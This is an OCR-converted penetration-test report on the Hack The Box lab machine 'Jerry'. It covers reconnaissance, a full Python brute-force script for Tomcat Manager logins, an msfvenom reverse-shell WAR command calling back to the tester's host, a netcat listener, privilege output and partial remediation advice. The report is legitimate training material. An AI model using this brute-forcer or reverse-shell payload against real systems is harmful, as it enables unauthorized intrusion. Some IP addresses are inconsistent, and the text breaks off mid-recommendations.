
Jerry

Jerry HTB



Target: HTB Machine “Jerry” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a comprehensive security evaluation of a Windows-based target environment accessible via an Apache Tomcat service and its associated web administration interface. Our engagement focused on identifying critical vulnerabilities such as an exposed Tomcat Manager interface with weak default credentials, an unsafe web application deployment mechanism that permitted remote code execution through a malicious WAR file, and the subsequent ability to escalate privileges to obtain full administrative control. This exercise demonstrates how an attacker could combine these weaknesses to completely compromise the target system.

Scope of Assessment

- **Network Reconnaissance:** We began by verifying host availability using ICMP. The ping test returned a TTL value of 127, confirming that the target system is Windows-based.
- **Service Enumeration & Credential Discovery:** A thorough Nmap scan identified that the target was hosting an Apache Tomcat server on port 8080. Upon further investigation, we discovered that the Tomcat Manager interface was accessible and vulnerable to brute-force attacks, which enabled us to crack the default credentials.
- **Web Application and Vulnerability Analysis:** Using the compromised Tomcat Manager credentials, we deployed a malicious web application (a WAR file) to achieve remote code execution. This allowed us to spawn a reverse shell, demonstrating the danger of the unsecured web interface.
- **Privilege Escalation Assessment:** With a reverse shell established, we verified that the system granted numerous high-level privileges, effectively providing an attacker with full administrative control over the host.

Ethics & Compliance

All testing activities were conducted in strict accordance with the pre-approved rules of engagement, ensuring that normal operations were not disrupted. The detailed findings in this report remain strictly confidential and have been shared exclusively with authorized stakeholders to enable prompt remediation and enhance overall security.

2. Methodology

2.1. Initial Reconnaissance and OS Identification

We began our engagement by pinging the target host to verify its availability and to glean initial OS information. The ping response showed a TTL value of 127, which strongly

indicates that the host is running on Windows.

```
PING 10.129.114.34 (10.129.114.34) 56(84) bytes of data.
64 bytes from 10.129.114.34: icmp_seq=1 ttl=127 time=58.2 ms

--- 10.129.114.34 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 58.197/58.197/58.197/0.000 ms
```

2.2. Port Scanning and Service Discovery

Using Nmap, we conducted a full TCP scan on the target. Our scan revealed that only port 8080 was open, which was further probed to determine the precise service running on it.

```
kali@kali ~/workspace/Jerry/nmap [08:49:44] $ sudo nmap -sS -Pn -n -p- --
open --min-rate 5000 10.129.114.34  -oG Jerryports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 08:50 EDT
Nmap scan report for 10.129.114.34
Host is up (0.042s latency).
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 26.54 seconds
```

Further service enumeration on port 8080 indicated that the target was running Apache Tomcat with the Coyote JSP engine:

```
kali@kali ~/workspace/Jerry/nmap [08:50:36] $ sudo nmap -sVC 8080
10.129.114.34 -oN JerryServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 08:55 EDT
Nmap scan report for 8080 (0.0.31.144)
Host is up (0.00072s latency).
All 1000 scanned ports on 8080 (0.0.31.144) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap scan report for 10.129.114.34
Host is up (0.042s latency).
```

```
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.88
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 32.13 seconds
```

2.3. Brute-Forcing the Tomcat Manager Credentials

With the Tomcat Manager interface exposed over port 8080, we focused on credential discovery. A custom Python script was employed to automate a brute-force attack against the Tomcat Manager URI. The script iterates through a list of default usernames and passwords, attempting to authenticate until a valid combination is found.

Below is an excerpt of the script used:

```python
#!/usr/bin/python

import requests
from termcolor import cprint
import argparse

parser = argparse.ArgumentParser(description = "Tomcat manager or host-
manager credential bruteforcing")

parser.add_argument("-U", "--url", type = str, required = True, help =
"URL to tomcat page")
parser.add_argument("-P", "--path", type = str, required = True, help =
"manager or host-manager URI")
parser.add_argument("-u", "--usernames", type = str, required = True, help
= "Users File")
parser.add_argument("-p", "--passwords", type = str, required = True, help
= "Passwords Files")

args = parser.parse_args()

url = args.url
uri = args.path
users_file = args.usernames
passwords_file = args.passwords

new_url = url + uri
```


```
f_users = open(users_file, "rb")
f_pass = open(passwords_file, "rb")
usernames = [x.strip() for x in f_users]
passwords = [x.strip() for x in f_pass]

cprint("\n[+] Atacking.....", "red", attrs = ['bold'])

for u in usernames:
    for p in passwords:
        r = requests.get(new_url,auth = (u, p))

        if r.status_code == 200:
            cprint("\n[+] Success!!", "green", attrs = ['bold'])
            cprint("[+] Username : {}\n[+] Password : {}".format(u,p),
"green", attrs = ['bold'])
            break
    if r.status_code == 200:
        break

if r.status_code != 200:
    cprint("\n[+] Failed!!", "red", attrs = ['bold'])
    cprint("[+] Could not Find the creds :( ", "red", attrs = ['bold'])
#print r.status_code
```

The attack was executed as follows:

```
kali@kali ~/workspace/Jerry/scripts [09:32:28] $ python3 brteforce -U
http://10.129.114.34:8080/ -P /manager -u /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_users.txt -p
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
```

The brute-force attempt was successful, returning the following valid credentials:

```
[+] Atacking.....
[+] Success!!
[+] Username : b'tomcat'
[+] Password : b'<REDACTED>'
```




2.4. Establishing a Reverse Shell via Malicious WAR File Upload


After gaining access through the Tomcat Manager, we next aimed to achieve remote code execution. Using **msfvenom**, we generated a reverse shell payload packaged as a WAR file:

```
 msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.29 LPORT=4443 -f
war > backup.war
```

This WAR file was then uploaded and deployed through the Tomcat Manager interface.




Once the WAR file was deployed, accessing the deployed URL—`http://10.129.235.127:8080/backup/`—triggered the reverse shell. We set up a Netcat listener to capture the incoming connection:



Once it's uploaded /backup or going to `http://10.129.235.127:8080/backup/` we spawn a reverse shell but first we need to listen with netcat

```
nc -nlvp 4443
```

You can watch it here:



2.5. Post-Exploitation and Privilege Verification

With the reverse shell obtained, we executed the `whoami /priv` command to verify the privileges of our shell. The output revealed an extensive set of enabled privileges, which indicates that we now had near-administrative control over the system.

```
C:\Users\Administrator\Desktop\flags>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
State
============================= ========================================
========
SeAssignPrimaryTokenPrivilege   Replace a process level token
Disabled
SeLockMemoryPrivilege           Lock pages in memory
Enabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process
```

```
Disabled
SeTcbPrivilege                  Act as part of the operating system
Enabled
SeSecurityPrivilege             Manage auditing and security log
Disabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects
Disabled
SeLoadDriverPrivilege           Load and unload device drivers
Disabled
SeSystemProfilePrivilege        Profile system performance
Enabled
SeSystemtimePrivilege           Change the system time
Disabled
SeProfileSingleProcessPrivilege Profile single process
Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority
Enabled
SeCreatePagefilePrivilege       Create a pagefile
Enabled
SeCreatePermanentPrivilege      Create permanent shared objects
Enabled
SeBackupPrivilege               Back up files and directories
Disabled
SeRestorePrivilege              Restore files and directories
Disabled
SeShutdownPrivilege             Shut down the system
Disabled
SeDebugPrivilege                Debug programs
Enabled
SeAuditPrivilege                Generate security audits
Enabled
SeSystemEnvironmentPrivilege    Modify firmware environment values
Disabled
SeChangeNotifyPrivilege         Bypass traverse checking
Enabled
SeUndockPrivilege               Remove computer from docking station
Disabled
SeManageVolumePrivilege         Perform volume maintenance tasks
Disabled
SeImpersonatePrivilege          Impersonate a client after authentication
Enabled
SeCreateGlobalPrivilege         Create global objects
Enabled
```


```
SeIncreaseWorkingSetPrivilege   Increase a process working set
Enabled
SeTimeZonePrivilege             Change the time zone
Enabled
SeCreateSymbolicLinkPrivilege   Create symbolic links
Enabled
```


This output confirms that we have successfully escalated our control on the host, allowing us comprehensive access to the system's resources.

This concludes the **Methodology** section detailing our approach from initial reconnaissance and port scanning to credential brute-forcing, reverse shell deployment via WAR file upload, and final post-exploitation privilege verification.


3 Findings

3.1 Vulnerability: Exposed Apache Tomcat Manager Interface with Weak Default Credentials







- **CVSS:** CVSS3.1: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.8 (Critical)
- **Description:** The Apache Tomcat Manager interface was accessible on port 8080 with weak default credentials. An attacker could leverage this interface to gain administrative access by performing a brute-force attack on the login.
- **Impact:** An attacker gaining access to the management interface can deploy applications and execute administrative commands. This forms a critical foothold that can lead to remote code execution and full system compromise.
- **Technical Summary:** Using a custom Python brute-force script, we iterated over default username and password lists against the Tomcat Manager URI. The attack successfully returned valid credentials ("tomcat" with password "s3cret"), confirming the interface's vulnerability.
- **Evidence:**
  - Successful brute-force output indicating valid credentials:



3.2 Vulnerability: Remote Code Execution via Malicious WAR File Upload






- **CVSS:** CVSS3.1: AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.8 (Critical)
- **Description:** The Tomcat Manager interface allowed the deployment of WAR files without strict validation. This feature enabled an attacker to upload a malicious WAR file carrying a reverse shell payload.
- **Impact:** Once the malicious WAR file is deployed, an attacker can trigger remote code execution on the target server and gain unauthorized control over the host. The reverse shell provides an active command-line interface on the compromised system.
- **Technical Summary:** A malicious payload was generated using msfvenom with the following command:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.29 LPORT=4443 -f war
> backup.war
```


- The WAR file was then deployed via the Tomcat Manager, resulting in the establishment of a reverse shell when accessed.
- **Evidence:**
  - Deployment screenshot:




  - Reverse shell session captured with netcat:

```
nc -nlvp 4443
```

Additional evidence provided via the reverse shell connection screenshot:



3.3 Vulnerability: Excessive Privileges on Windows Host Enabling Full Administrative Control



- **CVSS:** CVSS3.1: AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.4 (High)
- **Description:** Analysis of the compromised Windows host revealed that the account obtained via the reverse shell possessed numerous elevated privileges. These included critical rights such as SeDebugPrivilege and SeImpersonatePrivilege, among others.
- **Impact:** With these high-level privileges, an attacker can modify system configurations, load malicious drivers, and maintain persistent access, thereby completely dominating the target system.
- **Technical Summary:** Post-exploitation, the reverse shell was used to execute the command `whoami /priv`, which resulted in a detailed privileges report. The output confirmed that several powerful privileges were enabled, validating that no proper restrictions were applied.
- **Evidence:**
  - Output from `whoami /priv` displaying the list of enabled privileges:

```
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description
State
============================= ========================================
========
SeDebugPrivilege              Debug programs
Enabled
SeImpersonatePrivilege        Impersonate a client after authentication
Enabled
SeLockMemoryPrivilege         Lock pages in memory
```

```
Enabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority
Enabled
... [additional privileges listed]
```

These findings capture the critical vulnerabilities observed during the engagement—from an exposed Tomcat Manager interface with weak default credentials and an open deployment mechanism enabling remote code execution, to a compromised Windows host with excessive privileges. Each vulnerability not only highlights a serious security lapse but also provides actionable evidence for immediate remediation.

4. Recommendations

1. **Restrict Access to the Tomcat Manager Interface**
   - **Change Default Credentials:** Immediately update the default credentials (e.g., replace “tomcat/REDACTED”) with strong, unique passwords.
   - **Access Limitation:** Restrict access to the administration interface via access control lists and ensure it is only reachable through VPN or from trusted IP addresses.
   - **Additional Authentication:** Consider implementing multi-factor authentication for sensitive administrative operations.
2. **Harden the Application Deployment Process in Tomcat**
